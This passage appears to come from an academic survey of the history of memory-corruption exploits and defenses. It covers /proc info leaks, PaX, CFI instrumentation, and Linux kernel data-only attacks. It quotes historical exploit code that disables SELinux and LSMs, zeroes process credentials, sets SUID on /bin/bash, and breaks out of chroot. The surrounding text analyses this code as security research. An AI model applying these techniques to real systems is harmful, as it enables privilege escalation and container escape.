For local attackers, */proc/pid* has always been problematic and a major source for generic information leaks in order to bypass ASLR for setuid binaries or root processes in general. In 2009, Tavis Ormandy and Julien Tinnes, from the Google Security Team, gave a lightning talk at CanSecWest on *Linux ASLR Curiosities* [40], where they demonstrate that */proc/pid/stat* and /proc/pid/wchan leaked information such as the process' instruction pointer and stack pointer, which could be abused to reconstruct the address space layout of a process that they couldn't *ptrace()* attach to the *PID*. Subsequently, such issues were supposedly fixed [41]. In 2019, 10 years later, Federico Bento published an exploit [42] that worked for Linux kernels below version 4.8 that used, again, */proc/pid/stat* in order to obtain the previously mentioned (by Tavis and Julien) instruction pointer and stack pointer of setuid binaries. Because *install_exec_creds()* was called too late in *load_elf_binary()* in *fs/binfmt_elf.c*, this meant that an executable was mapped into its address space before its credentials were set and attackers could now pass the *ptrace_may_access()* check introduced as a fix to Tavis' and Julien's attack by winning the race condition when we *read() /proc/pid/stat* before *install_exec_creds()* was called. This vulnerability can be identified by CVE ID *CVE-2019-11190*.

## 2.11 pax-future.txt

The *pax-future.txt* [43] document is an historical document released in 2003 by the PaX Team, though written in 2002 for subject matter experts at the time, where several defense techniques and mitigations are described to detect and prevent the remaining exploit techniques, assuming, for the most part, an arbitrary read/write threat model. What differentiates PaX from many other security solutions is its very generic threat model when coming up with security defenses. Many proposed security defenses over the years assumed a weakened threat model and so these have fallen prey to attacks, whereas these same attacks wouldn't apply to PaX. In order to understand the generic PaX threat model, the PaX Team decided to group exploit techniques into three different levels and how these can affect a task under attack:

- (1) Introduction and execution of arbitrary code

- (2) Out-of-intended-order execution
- (3) In-intended-order execution with arbitrary data

Item (1), from above, refers to the injection of executable attacker-controlled code (such as *shellcode*) into a task's address space, described in 2.3. Item (2) refers to *ret2libc* and *ret2libc*-like techniques, such as *code-reuse* attacks, described in 2.5 and 2.8. Item (3) refers to *data-only* attacks, where the attacker relies on normal program behaviour (as far as control-flow is concerned) but with arbitrary data, i.e, the ability to corrupt arbitrary writable data.

The NOEXEC (PAGEEXEC/SEGMEXEC & MPROTECT) feature(s), described in 2.7, prevent (1) for the most part, with the exception already described in 2.7.3, where an attacker can still introduce newly executable code into a task's address space by mapping a file into memory by requesting it to be of *PROT_EXEC*. This means that an attacker needs to be able to create files with attacker-controlled content on the target system in order to later *mmap()* it into the task's address space.

ASLR prevents (1), (2), and (3) in a probabilistic sense where attackers need advance knowledge of addresses in order to perform an attack against the vulnerable process. Notice, however, that even ASLR is not included in the typical generic PaX threat model, since information leaking bugs (described in 2.10) can render ASLR useless and attackers can act as if it isn't present in such cases. In fact, ASLR was always meant to be a temporary defense until actual defenses could eliminate, or effectively reduce, the damage provided by the remaining exploit techniques ((2) and (3)) [38].

The *pax-future.txt* document goes on to describe various security defenses that were either rediscovered by other people or implemented years later. For example, section (b.1) describes what would later be known as a subset of features for KERNEXEC, which now prevents the introduction and execution of code into the kernel's address space, among other things, such as making kernel read-only data actually read-only in the page tables, makes some critical kernel data read-only (IDT, GDT, some page tables, CONSTIFY, __read_only attribute, etc.), automatically excludes userland execution from kernel context on i386, GCC plugin for *amd64* which sets the most significant bit (MSB) on saved return addresses and function pointers before using them, which would cause the address to be non-canonical (invalid) if an attacker would corrupt such code-pointers to execute code in userland (and thus causing a fault instead caught by PaX), etc. In section (c.1) PaX also describes that in order to protect control-flow hijacking via *call/jmp* instructions, function pointers should be

made read-only whenever possible, in order to eliminate or reduce the success rate of (2). RELRO (RELocation Read-Only) is a security defense that would later implement a solution for one of the problems described in the same section, which can make the Global Offset Table (GOT) entries read-only.

In section (c.2), PaX describes how to protect control-flow hijacking via function returns in order to prevent (2), by essentially encoding and inserting instructions after the *call* based on the callee's prototype (these instructions do not change the program's logic). Then, before a function returns, it checks whether the inserted instruction (specifically the magic number) exists in the instruction pointed by the saved return address. If such magic number exists, execution is continued as normal, if it doesn't, it means that the saved return address was corrupted and so the task is terminated by using a *jmp esp* instruction, which would trigger the non-executable page enforcement described in 2.7.

```
caller:
              call callee
              test eax,MAGIC

callee:
                 [...]
              mov register,[esp]
              cmp [register+1],MAGIC
              jnz .1
              retn
              .1: jmp esp
```

Listing 20: Protecting execution flow changes via the retn instruction

Very similar instruction encodings (listing 20) are now part of PaX Team's RAP, not only for function returns, but also for indirect branches, as we will see later on. In fact, it is safe to say that the origins of CFI defenses started with the PaX Team, however, Abadi et al [44], in 2005, extended the idea to also protect function pointers, first implemented and coined the term CFI. At the time of writing *pax-future.txt*, PaX thought it would be feasible to make all function pointers read-only, so it wouldn't be necessary to worry about their integrity at all. However, CFI extended from that view as time told it wasn't practical.

## 2.12 Control-Flow Integrity

As mentioned in 2.11, CFI, which stands for Control-Flow Integrity, was formalized in 2005 by Abadi et al., and is a security defense that protects against (or reduces the effectiveness of) *out-of-intended-order* execution, or simply *code-reuse* attacks. The CFI security policy mandates that a software's control-flow must follow a path defined by the Control-Flow Graph (CFG). This means that during program execution, every control-flow transfer instruction must target a valid destination, defined by the CFG ahead of time. Obviously, for direct branches, i.e., the target instruction address is an immediate value of the branch instruction, e.g., a *call 0x4003e0* instruction, such requirement is not needed. By making use of instrumentation, it is possible for a running executable to dynamically verify the legitimacy of its own control-flow transfers, for both forward-edges (indirect *calls* and *jumps*) and backward-edges (function returns). In order to understand how these runtime checks actually work, it is important to demonstrate a typical case of CFI instrumentation. For example, the instruction:

```
FF E1                            jmp ecx
```

Listing 21: Indirect jmp without CFI

Could be instrumented as:

```
81 39 78 56 34 12                cmp [ecx], 0x12345678
75 13                            jnz exploit_attempt
8D 49 04                         lea ecx, [ecx+4]
FF E1                            jmp ecx
```

Listing 22: Indirect jmp with CFI

It doesn't make much sense yet without context, but let's imagine that register *ecx* holds the address of a *mov* instruction, such as:

```
8B 44 24 04                      mov eax, [esp+4]
```

Listing 23: Indirect jmp target without CFI

Such instruction could be instrumented as:

```
78 56 34 12                 ; data 0x12345678
8B 44 24 04                 mov eax, [esp+4]
```

Listing 24: Indirect jmp target with CFI

What is happening in the above demonstration is that before *jumping* to the address held by register *ecx* (listing 22), there's a *cmp* instruction that verifies if what PaX calls a *magic number* and Abadi an *ID* is present near the target instruction (listing 24). If there's no such *magic number* (or *ID*), this means that a code pointer was corrupted and execution shouldn't continue. If it exists, execution should continue as normal, since it is a valid target according to the CFG. Because register *ecx* points to the ID, the *lea* instruction loads the effective address of *[ecx+4]* to *ecx*, in order to actually *jump* to the destination instruction (held now by *ecx*). Let's now take a look at function calls. For example, the following instruction:

```
FF 53 08                    call [ebx+8]
```

Listing 25: Indirect function call without CFI

Could be instrumented as:

```
8B 43 08                    mov eax, [ebx+8]
3E 81 78 04 78 56 34 12     cmp [eax+4], 0x12345678
75 13                       jnz exploit_attempt
FF D0                       call eax
3E 0F 18 05 DD CC BB AA     prefetchnta [0xAABBCCDD]
```

Listing 26: Indirect function call with CFI

Again, this doesn't make much sense yet without context, let's see what could happen to function returns:

```
C2 10 00                    ret 0x10
```

Listing 27: Return without CFI

Such instruction could be instrumented as:

```
8B 0C 24                    mov ecx, [esp]
83 C4 14                    add esp, 14h
3E 81 79 04                 cmp [ecx+4],
DD CC BB AA                     0xAABBCCDD
75 13                       jnz exploit_attempt
FF E1                       jmp ecx
```

Listing 28: Return with CFI

In the above demonstration, the destination of the *call* instruction is stored at address *ebx+8* (listing 25). First it *moves* the address of the destination instruction to register *eax*, then, the *cmp* instruction verifies if the so-called *magic number* or *ID* (listing 26) is present as part of a valid destination instruction (instruction *prefetchnta* is used to create the *magic number* or *ID*), and as usual, if it exists it means that the destination instruction is valid according to the CFG, if it doesn't, it is not a valid destination. The *jnz* instruction is taken if the *cmp* instruction above it does not set the *Zero Flag* (*ZF*), which means that the comparison failed, and so it jumps into the *exploit_attempt* specific code. If the *jnz* instruction isn't taken, execution is continued as normal and finally it *jumps* into the valid destination instruction. Now, for function returns, the original *ret 0x10* instruction makes the *ret* instruction also pop 16 bytes off the stack (listing 27). The newly introduced instructions (listing 28) first *move* the saved return address to register *ecx*, then *adds* 20 bytes to *esp* (return address plus the previous 16 bytes from the *ret* instruction), *compares* if the *magic number* or *ID* is present as part of the target instruction (*prefetchnta* is used), and again, if it exists then it is a valid destination instruction, if it doesn't, it is not.

Obviously, in order for CFI (and its related instruction encodings/checks) to work, it is assumed that the patterns that create the *magic number* or *ID* are unique across all code memory (except in the actual *ID* instructions and *ID* checks). If such patterns were common in code memory, attackers could then return to such places, instead of returning only where it should. Code memory should also not be writable, because if attackers could overwrite such memory, *ID's* and *ID-checks* could be overwritten

(among other things). Data shouldn't also be executable, because in the typical case of *code injection*, valid *magic numbers* could be injected followed by arbitrary attacker-controlled instructions.

## 2.13 Data-only attacks

*In-intended-order* execution with arbitrary data, or simply *data-only* attacks, is an exploit technique where attackers focus on corrupting an application's critical data instead of trying to subvert control-flow (as seen in 2.3, 2.5 and 2.8). *Data-only* attacks have long been known as an exploit technique whenever exploiting memory corruption vulnerabilities. In fact, such exploit technique was known to Robbert Morris before his *code injection* attack against *fingerd*, which was described in 2.2. In an email exchange with well-known security researcher Ben Hawkes [45], Morris describes: "I had heard of the potential for exploits via overflow of the data segment buffers overwriting the next variable. That is, people were worried about code like this:

```
char buf[512];
int is_authorized;
main(){
 ...;
 gets(buf);
```

Listing 29: Data-only attack on is_authorized

The idea of using buffer overflow to inject code into a program and cause it to jump to that code occurred to me while reading fingerd.c". Morris' description of the above problem is the classical example of a *data-only* attack. If the *is_authorized* variable (listing 29) was originally set to 0 and attackers are able to corrupt such variable, one could set it to 1 and now be authorized to perform, supposedly, unauthorized operations.

While *data-only* attacks are extremely simple to understand and have been used in practice in real-world exploits, attackers usually rely on control-flow hijacking as a preferred method of exploitation whenever possible, since it commonly allows an attacker to be able to execute arbitrary code with the privileges of the running application. In other words, control-flow hijacking exploit techniques are usually more generic and application-independent than *data-only* attacks, since these rely on the

original program's logic, hence the name *in-intended-order* execution with arbitrary data. For example, not all applications have an *is_authorized* variable, so in order to perform a *data-only* attack, manual analysis of the target's critical data and how these are used by the program's logic is required.

## 2.14 Linux kernel data-only attacks

### 2.14.1 Linux Security Modules

The *Linux Security Module* (LSM) is a framework that provides a mechanism for new security checks to be included and hooked by new kernel extensions. The primary use for LSMs are Mandatory Access Control (MAC) extensions that provide comprehensive security policies. Examples of LSM are SELinux, AppArmor, Tomoyo and Smack.

In 2007, Bradley Spengler, also known as *spender*, grsecurity's original and current developer, released exploit code which exploited a NULL pointer dereference bug in the Linux kernel (the first public exploit for this class of bugs) that would disable *Security-Enhanced Linux* (SELinux) if it was enabled on the system and all other LSMs. The vulnerability was present in *fs/splice.c*, affecting Linux kernel versions from 2.6.16 through 2.6.17.6. The problem happened when *ibuf->ops* was NULL and *ibuf->ops->get(ipipe, ibuf)* was called, which would trigger a kernel oops if address zero wasn't mapped. Generally, NULL isn't mapped into a process' address space in order to catch said NULL pointer dereference bugs, as these are often a sign of programming mistakes. However, at the time, user space could *mmap()* (with flag MAP_FIXED) address zero, which means that instead of a kernel oops, the kernel would now happily execute code at that address with attacker-controlled code, specially prepared for the occasion.

```
void disable_selinux(void)
{
  char *unreg_sec, *p;
  unsigned int *security_ops = NULL;
  unsigned int dummy_secops = 0;
  unsigned int *selinux_enable = NULL;

  /* stage 1: disable selinux_enable */
  unreg_sec = (char *)find_selinux_ctxid_to_string();
```

```
p = unreg_sec;
while (p < (unreg_sec + 60)) {
    /* look for cmp [addr], 0x0 */
    if (p[0] == '\x83' && p[1] == '\x3d' && p[6] == '\x00') {
        selinux_enable = (unsigned int *)*(unsigned int *)(p+2);
        break;
    }
    p++;
}

if (selinux_enable != NULL)
    *selinux_enable = 0;

[...]

/* stage 2: disable all LSM modules atomically by
   replacing security_ops with dummy_security_ops ;)
*/
unreg_sec = (char *)find_unregister_security();

if (unreg_sec == 0)
    return;

/* fancy little code searching */
p = unreg_sec;
while (p < (unreg_sec + 100)) {
    /* find mov [addr], imm */
    if (p[0] == '\xc7' && p[1] == '\x05') {
        p += 2;
        security_ops = (unsigned int *)*(unsigned int *)p;
        p += 4;
        dummy_secops = *(unsigned int *)p;
        break;
    }
    p++;
}
if (!security_ops || !dummy_secops)
    return;

*security_ops = dummy_secops;
```

```
  /* SELinux is owned */

  return;
```

Listing 30: Disabling SELinux and LSMs

While the exploit starts by achieving arbitrary code execution in kernel context, it performs a series of *data-only* attacks in order to disable SELinux and all LSMs. The function *disable_selinux()*, from the above exploit code (listing 30), tries to find the address of the internal kernel function *selinux_ctxid_to_string()* so that it can scan its code and search for a *cmp [addr], 0x0* instruction to obtain the address of *selinux_enabled*, a global kernel variable that determines whether SELinux is enabled or not. Once it finds the address of *selinux_enabled*, a zero is written to that address, effectively disabling SELinux. The exploit code follows a similar approach in order to disable all LSMs, specifically, it tries to find the address of the internal kernel function *unregister_security()* so that it can also scan its code and search for a *mov [addr], imm32* instruction to obtain the address of both *security_ops* and *dummy_security_ops*. Then, it disables LSMs by replacing *security_ops* with *dummy_security_ops* (the default security options).

### 2.14.2 Process Credentials

In the same exploit mentioned in 2.14.1, *spender* was able to obtain root privileges by patching the running process' (the exploit's) credentials. In Linux (and traditional UNIX), every task is associated with a set of credentials that specify its privileges in the system. Examples of credentials in Linux are the User ID (UID), Effective User ID (EUID), Group ID (GID), capabilities, etc. These credentials are specified in *struct cred* (defined in *include/linux/cred.h*), which is stored in the *struct task_struct* structure (defined in *include/linux/sched.h*), the *process descriptor* which contains all the information needed about a running task. At the time, however, the credentials were defined directly as members in the *task_struct* structure, not inside the credentials structure (*struct cred*).

```
struct task_struct {
  [...]
  uid_t uid,euid,suid,fsuid;
  gid_t gid,egid,sgid,fsgid;
```

```
  [...]
};
```

Listing 31: Task credentials in task_struct

```
/* will need to be adjusted for kernels that have 8kb kernel
   stacks.. which should be rare now that 4kb is the default
*/
inline unsigned int get_current(void)
{
  asm(
  " movl $0xffffe000, %eax;"
  " andl %esp, %eax;"
  " movl (%eax), %eax;"
  );
}

void own_the_kernel(int arg1, int arg2)
{
  unsigned int *current;
  unsigned int orig_current;

  current = (unsigned int *)get_current();
  orig_current = (unsigned int)current;

  disable_selinux();

  while (((unsigned int)current < (orig_current + 0x1000)) &&
     (current[0] != our_uid || current[1] != our_uid ||
    current[2] != our_uid || current[3] != our_uid))
    current++;

  if ((unsigned int)current >= (orig_current + 0x1000))
    return;

  /* found out after i had written this that georgi guninski
     used the same trick, fancy ;)
  */

  current[0] = current[1] = current[2] = current[3] = 0; // uids
```

```
    current[4] = current[5] = current[6] = current[7] = 0; // gids

    chmod("/bin/bash", 04755);
    return;
}
```

Listing 32: Overwriting the exploit task's credentials

The above exploit code (listing 32) written by *spender* is the actual code that performs the *data-only* attack against the task's credentials (members inside *task_struct*), in order to actually obtain root privileges and set the Set-User-ID (SUID) bit to */bin/bash*. The *own_the_kernel()* function starts by obtaining the current task's *task_struct* structure from the bottom of its kernel stack, as seen by the *get_current()* function. Again, at the time, a *thread_info* structure lived at the bottom of every thread's kernel stack which had a pointer to the current thread's *task_struct*. By performing a bitwise *AND* (&) operation with value *0xffffe000* and the stack pointer (*esp*), *spender* was able to obtain the bottom of the thread's kernel stack, containing the *thread_info* structure. Then, by dereferencing that address, which is now stored in CPU register *eax*, the address of the current task's *task_struct* is acquired. The value *0xffffe000* assumes that each thread's kernel stack is 8kB (~(*THREAD_SIZE* - 1)), with *THREAD_SIZE* (*PAGE_SIZE* * 2) = *0x2000*, since (~(*0x2000* - 1)) = *0xffffe000*. This means that *spender's* comment above the *get_current()* function is, in fact, incorrect. After *disable_selinux()* is called, which was already described in 2.14.1, the current task's *task_struct* is scanned in order to find four consecutive values in memory equal to *our_uid* (UID of the task). When found, this means that the credentials were found inside the *task_struct* structure and are now ready to be overwritten with zero, leading to privilege escalation, since the task has now root privileges. Finally, the Set-User-ID bit is set to */bin/bash* and a root shell can be later spawned by running */bin/bash -p*. The *-p* argument is needed because *bash* drops privileges, i.e., resets the *effective user id* to the *real user id*, when *euid != ruid*. The *-p* option prevents *euid* from being reset, thus launching an actual root shell.

Patching credentials or user identification is a technique that dates back to at least the 1970's, specifically 1974, when the US Air Force published details of a vulnerability analysis of Multics, the most secure operating system available at the time [46]. From section 3.4.2: "The user identification in Multics is stored in a per-process segment called the process data segment (PDS). The PDS resides in ring 0 and contains many constants used in ring 0 and the ring 0 procedure stack. The user identification is stored in the PDS as a character string representing the user's name and a character string

representing the user's project. [...] Therefore, as shown in Sections 3.4.1.1 and 3.4.1.2, the dump and patch utilities can dump and patch portions of the PDS, thus forging the non-forgeable identification. [...] This capability provides the penetrator with an 'u1timate weapon'. The agent can now undetectably masquerade as any user of the system including the system administrator or security officer, immediately assuming that user's access privileges." Another notable mention would be Mudge's 1998 *FORTH Hacking on Sparc Hardware* article, published on phrack [47].

### 2.14.3 Container Breakouts

Containers are a virtualization method at the operating system level, in this case, the Linux kernel, that allows the existence of multiple isolated user-space instances, instead of just one. Containers can run different and isolated applications while sharing the same kernel as the host operating system. Isolation is then ensured by the host's kernel, making it the primary target for determined attackers, due to the kernel's large attack surface.

Spender's *enlightenment.tgz* [48] is an exploitation framework that includes several exploits which take advantage of NULL pointer dereference bugs that were present in the Linux kernel at the time. Besides privilege escalation, *exploit.c* contains several techniques that demonstrate how these can be used to take complete control of the kernel and bypass many security mechanisms and checks in place. One of the interesting routines is *chroot_breakout()*, which as the name indicates, allows attackers inside a *chroot* to overwrite critical kernel structures that specify the task's root directory and current working directory. By altering such structures, an attacker is then able to escape the container's imposed restrictions and access the original root directory.

```
static inline void chroot_breakout(void)
{
  int x, z;
  unsigned long *fsptr;
  unsigned long *initfsptr;

  if (!init_task || !init_fs || !set_fs_root || !set_fs_pwd ||
      !current_addr || !virt_addr_valid)
    return;

  initfsptr = (unsigned long *)init_fs;
```

```
  for (x = 0; x < 0x1000/sizeof(unsigned long); x++) {
    if (init_task[x] != init_fs)
      continue;
    fs_offset = x * sizeof(unsigned long);
    fsptr = (unsigned long *)*(unsigned long *)
            (current_addr + fs_offset);
    if (fsptr == NULL)
      continue;
    // we replace root and pwd too, so adjust reference counters
    // accordingly
    for (z = 0; z < 6; z++) {
      /* lemony snicket's a series of unfortunate ints */
#ifdef __x86_64__
      if (fsptr[z] == 0xffffffff00000000UL)
        continue;
#endif
      if (virt_addr_valid(fsptr[z]) &&
          virt_addr_valid(fsptr[z+1]) &&
          virt_addr_valid(fsptr[z+2]) &&
          virt_addr_valid(fsptr[z+3])) {
        set_fs_root((unsigned long)fsptr,
                    (unsigned long)&initfsptr[z]);
        set_fs_pwd((unsigned long)fsptr,
                   (unsigned long)&initfsptr[z+2]);
        return;
      }
    }
    return;
  }
}
```

Listing 33: Overwriting the exploit task's *fs_struct*

The *chroot_breakout()* routine from above (listing 33) starts by identifying the offset of *init_fs* (*init_task's fs_struct fs*) within *init_task* (idle task's *task_struct*). When the offset of *fs* is found within the *task_struct*, it adds the current task's *task_struct* (also known as *current*) address with the offset of *fs*, obtaining the *current* task's *fs_struct*. Then, it simply iterates through *current's fs_struct* members in order to find valid virtual addresses (virt_addr_valid()), which means *struct path root* and

*struct path pwd* were found. By calling *set_fs_root()* and *set_fs_pwd()*, the *current's fs_struct* is replaced with members from *init_fs*, which is not subject to the restrictions of containers, thus using the original's root directory and current working directory to break out of the container.

While the above operations are performed with an attacker having the ability to execute arbitrary code in the kernel, *data-only* attacks are sufficient to pull off the above mentioned technique. After all, everything that is happening is reading and writing data to writable memory in order to manipulate how the kernel acts within its original logic.

### 2.14.4 Stackjacking Your Way to grsec/PaX bypass

In 2011, Dan Rosenberg and Jon Oberheide presented at Hackito Ergo Sum and Immunity's Infiltrate two exploitation techniques to exploit PaX/grsecurity hardened Linux kernels [49]. In this presentation, it was assumed that two exploitation primitives existed: an arbitrary kernel write and a kernel stack information leak. For vanilla Linux kernels, such primitives weren't even needed in order to obtain root privileges, where the attacker is an unprivileged user on the system, since an arbitrary write was (and in some cases still is) enough for privilege escalation.

In some cases, kernel stack information leaks can leak sensitive addresses to userspace. If attackers could leak a kernel stack address using the kernel stack information leak, i.e., leaking a pointer to the kernel stack that resides on the kernel stack, it would be possible to calculate the base address of the task's kernel stack, since *kernel_stack_base_address = leaked_kernel_stack_address & ∼(THREAD_SIZE - 1).* Dan and Jon called this technique *stack self-discovery.* If the attacker goal was to read the address of the task's *cred* structure (and later use the arbitrary write primitive to corrupt it), then, the arbitrary write and the kernel stack information leak need to be coupled together to construct an arbitrary kernel read primitive.

In order to turn the arbitrary kernel write and kernel stack information leak into an arbitrary kernel read, the *Rosengrope* technique uses the *stack self-discovery* method to obtain the base address of the task's kernel stack, which is where the *thread_info* structure lives, as mentioned in 2.14.2. By overwriting *addr_limit* (a member of *thread_info*) with *KERNEL_DS* (-1UL), *copy_to/from_user()* routines (which make use of *access_ok()* checks) no longer verify if a userspace pointer actually points to userspace, meaning an arbitrary kernel read/write primitive for an attacker. However,

due to PaX's UDEREF feature [50], the above mentioned technique needs to be fine-tuned in order to actually work.

UDEREF makes use of the segmentation logic to define a non-flat *__KERNEL_DS* segment (lower limit set to the top of userland address space) used in kernel's *%ss* (Stack Segment), *%ds* (Data Segment) and *%es* (Extra Segment) registers in order to prevent userland from tricking the kernel into dereferencing a userland pointer when one isn't expected, thus eliminating kernel NULL pointer dereferences as seen in 2.14.2 and the like. For data transfers between userland/kernel, the copy functions must reload the proper segment register (*#define __COPYUSER_SET_ES "pushl %%gs; popl %%es"*) with *__USER_DS* for the duration of the copy, otherwise, userland access wouldn't be allowed. After the copy, *%es* is restored to its original *__KERNEL_DS* *(#define __COPYUSER_RESTORE_ES "pushl %%ss; popl %%es")*. In special cases, kernel/kernel data transfers are performed using the usual copy functions used for userland/kernel transfers, which needs careful handling. In such cases, before the actual copy, *set_fs()* needs to be called with *KERNEL_DS* (updating *addr_limit* to allow kernel addresses), meaning that *%gs* can be reloaded at this point to contain the *__KERNEL_DS* segment selector. After the copy, *set_fs()* must be called with *USER_DS*, reloading *%gs* to contain the *__USER_DS* segment selector.

```
#ifdef CONFIG_PAX_MEMORY_UDEREF
void __set_fs(mm_segment_t x)
{
  switch (x.seg) {
    case 0:
      loadsegment(gs, 0);
      break;
    case TASK_SIZE_MAX:
      loadsegment(gs, __USER_DS);
      break;
    case -1UL:
      loadsegment(gs, __KERNEL_DS);
      break;
    default:
      BUG();
  }
}
EXPORT_SYMBOL(__set_fs);
```

```
void set_fs(mm_segment_t x)
{
  current->thread.addr_limit = x;
  __set_fs(x);
}
EXPORT_SYMBOL(set_fs);
#endif
```

Listing 34: Segment register *%gs* is reloaded depending on *addr_limit*'s value

All of this means that the *Rosengrope* technique couldn't simply overwrite *thread_info's addr_limit* like it would be done on a vanilla Linux kernel. By overwriting *addr_limit*, the checks on pointers (via *access_ok()*) would pass, but the segment registers would be incorrect, resulting in a fault (attackers couldn't specify kernel addresses since *__USER_DS* selector was in use for the copy operation). The *Rosengrope* technique abuses the fact that on context switches, *__set_fs()* is called with the task's *addr_limit*, meaning that at this point *%gs* is reloaded to contain the *__KERNEL_DS* selector. Now, attackers can specify a kernel address on *write(pipefd, kaddr, size)* which reads the target into the pipe buffer (kernel/kernel copy), restore *addr_limit* and finally *read()* it. By obtaining the pointer to the *task_struct* of the current task (also stored within thread_info), the arbitrary kernel read is used again to obtain the pointer to the *cred* structure (within task_struct), which can now be written to using the arbitrary kernel write to perform an attack similar to the one described in 2.14.2.

Similarly to *Rosengrope*, *Obergrope* uses the same primitives as *Rosengrope*, the arbitrary kernel write and kernel stack information leak, in order to obtain an arbitrary kernel read using a different method. This method is based on the fact that in the Linux kernel, there are many codepaths that copy data to userland (via the typical *copy_to_user()* routines, etc.), and some of them might use a source address argument which was stored on the kernel stack at some point. By overwriting the source address of *copy_to_user()*-like routines that were stored at some point on the kernel stack, an arbitrary kernel read is possible since that data can now be leaked to userspace.

Since the possibility of exploiting the arbitrary kernel write to overwrite kernel stack contents (source address of *copy_to_user()*-like routines) and leak data back to userspace in one go (same system call) is slim, the *Obergrope* technique uses parent/child processes, where the child self-discovers its kernel stack base address, sends the kernel stack base address to the parent and the parent performs the arbitrary kernel write while the child is in a *syscall*. However, one big problem that they had to face was that

a race condition had to been won (small window), because the arbitrary kernel write had to be exploited between the *push* of the source address of *copy_to_user()*-like routines into the kernel stack and the *pop* from the kernel stack (and subsequently be used by these routines). In order to win said race, the child uses "sleepy" *syscalls* that allow users to put a process to sleep for an arbitrary amount of time (nanosleep, wait, select, etc.) and, at the same time, this *syscall* must *push* a register to the kernel stack, go to sleep for a controlled amount of time (in order for the parent to perform the arbitrary write at this point), *pop* that register out of the kernel stack and use it as a source address of *copy_to_user()*-like routines. One such *syscall* was *compat_sys_waitid()*. Now, an arbitrary kernel read primitive was achieved and the usual method of the *cred* struct overwrite is performed in order to elevate privileges on the system (Dan and Jon call this *stack jacking*).

As a response to the above techniques [51], *spender* and the PaX Team removed the *thread_info* struct out of the kernel stack, specifically from the base of the kernel stack, which prevents the *Rosengrope* technique, since the *stack self-discovery* method no longer can be used to reveal where *thread_info* is located, an essential step in order to find out the location *addr_limit* and later use the arbitrary kernel write primitive to modify it to *KERNEL_DS*. The RANDKSTACK feature (from 2002/2003 on i386) made it into *amd64* after the presentation, which prevents the *Obergrope* technique, due to the fact that at every *syscall* the kernel stack pointer is randomized by 5 bits, which means that writing to a particular offset in the kernel stack frame becomes unreliable. Finally, *USERCOPY* was enhanced to prevent the use of userspace accessor functions (*copy_to/from_user()*-like routines) from reading/writing to certain slab caches, such as the *task_struct*'s.

After the response by *spender* and the PaX Team, Dan and Jon reported [52] that RANDKSTACK allows attackers to disclose more kernel stack memory than before, since instead of leaking a few bytes at a particular offset, attackers could now leak bytes at many offsets, amplifying the kernel stack information leak to in order to leak a large portion of the kernel stack. They also mention that RANDKSTACK makes *stack jacking* even easier by requiring a kernel stack information leak and an arbitrary kernel NULL write, supposedly a much more common primitive. Priming the kernel stack with a function that puts a pointer to the *cred* struct on the kernel stack, RANDKSTACK allows attackers with a kernel stack information leak primitive to dump large portions of the kernel stack, obtain the pointer to the *cred* struct and write to its members via the arbitrary kernel NULL write. Again, to mitigate the weakness, the PaX Team introduced STACKLEAK which erases the kernel stack before it returns from a *syscall*.

### 2.14.5 Page Tables

When paging is enabled, i.e., *CR0.PG = 1*, paging is the process that translates linear addresses to physical addresses (where data is stored), using hierarchical paging structures, and determines the access rights for a given linear address, e.g., read, write, execute, etc., meaning that the CPU will operate on virtual memory and can no longer access physical memory. The translation is achieved through the use of a *hardware* component named *Memory Management Unit* (MMU) by means of *page tables*, where it stores mapping information from virtual to physical addresses. In order to isolate processes from each other, the kernel assigns each process its own set of page tables.






Figure 2.1: Page Table Hierarchy [53]

